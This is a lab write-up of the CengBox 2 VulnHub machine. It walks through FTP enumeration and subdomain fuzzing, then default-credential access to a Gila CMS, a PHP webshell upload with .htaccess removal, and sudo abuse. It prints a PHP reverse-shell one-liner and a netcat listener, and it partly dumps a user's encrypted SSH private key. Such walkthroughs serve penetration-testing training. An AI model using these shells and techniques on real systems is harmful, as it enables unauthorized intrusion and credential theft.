
Writeup CengBox: 2 - Vulnhub


VM Created by: **@arslanblcn_**

Difficulty: **Intermediate**

We started as usual, launching an nmap to all ports to list all possible services:




Now nmap tells us that there is an FTP with access allowed as "anonymous", we enter and read the file called "note.txt"




He tells us, that "Aaron" has created some "default" credentials for the user Kevin, he also tells us the name of the domain where he should use those credentials.

We add that domain to our "etc/hosts".




We enter the website and see that it is under maintenance. Then it's time to fuzz!


In this case, I can't list directories or files, so I tried to list sub-domains and that's how it was, we found the sub-domain "admin.ceng-company.vm". (We added this new subdomain to our file "/etc/hosts")




We access the website and see that we don't have permission, now we go back to fuzze in this subdomain and find a directory of a Gila CMS.




We access the path and right away, we see that it is a Gila CMS with a version of 2017, so it is very likely that we have to exploit some vulnerability of this software.




We kept fuzzing with dirsearch and found the path to the administration panel.




Let's remember that the note we found on the FTP, "Kevin.... Default credentials", as user: **kevin@ceng-company.vm** and password:**admin**. And we will be inside the CMS administrator panel.




If we google known vulnerabilities and exploits for this CMS, we find a vulnerability that is one of my favorite "LFI" (Local File Inclusion) But... It doesn't work!




We will have to use another vulnerability or alternative to access the interior of the machine.




Reviewing files, we can see their content, modify it and also, we can upload!




We upload a webshell (I used pentestmonkey's), run the url to it and see that it doesn't work.



What happens, is that the ".htaccess" is not blocking it, as we can also modify files, we modify the file and delete those lines that prohibit the use of .php files.



And now yes, we put our netcat in listening on port "1234" and run our webshell. We're finally in!



We execute "sudo -l" and we can execute a script of an interactive PHP console from the user "swartz".

```
www-data@cengbox:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on cengbox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User www-data may run the following commands on cengbox:
    (swartz) NOPASSWD: /home/swartz/runphp.sh
www-data@cengbox:/home$ sudo -u swartz /home/swartz/runphp.sh
sudo -u swartz /home/swartz/runphp.sh
Interactive mode enabled

No entry for terminal type "unknown";
using dumb terminal settings.
php >
```

So we execute a reverse shell with PHP code and we get a terminal as the user "swartz".


```
No entry for terminal type "unknown";
using dumb terminal settings.
php > $sock=fsockopen("192.168.10.161",3333);exec("/bin/sh -i <&3 >&3 2>&3");
$sock=fsockopen("192.168.10.161",3333);exec("/bin/sh -i <&3 >&3 2>&3");

root@m3n0sd0n4ld: ~/Documentos/OSCP/machines/Cengbox2 84x21
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Cengbox2# nc -nlvp 3333
listening on [any] 3333 ...
connect to [192.168.10.161] from (UNKNOWN) [192.168.10.156] 49288
$ id
uid=1001(swartz) gid=1002(developers) groups=1002(developers)
$
```

From the user "swartz", we have access to the folder of the user "mitnick" and we can read his SSH private key.


```
swartz@cengbox /home/mitnick$ cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,21425CA12E394F02C77645793C350D91

jOzfhmCwJQ8eqkzxuAgaXxy8Nh0AL1NR2dXz0tZVbSRRKdUcAeXQFkNYdAH+InjR
mg0FUtcz69l5iomrBHd71ZnK4iQMVcZZ37r8fAQppvZVGhKbf5DGmnyDZiTxGtdv
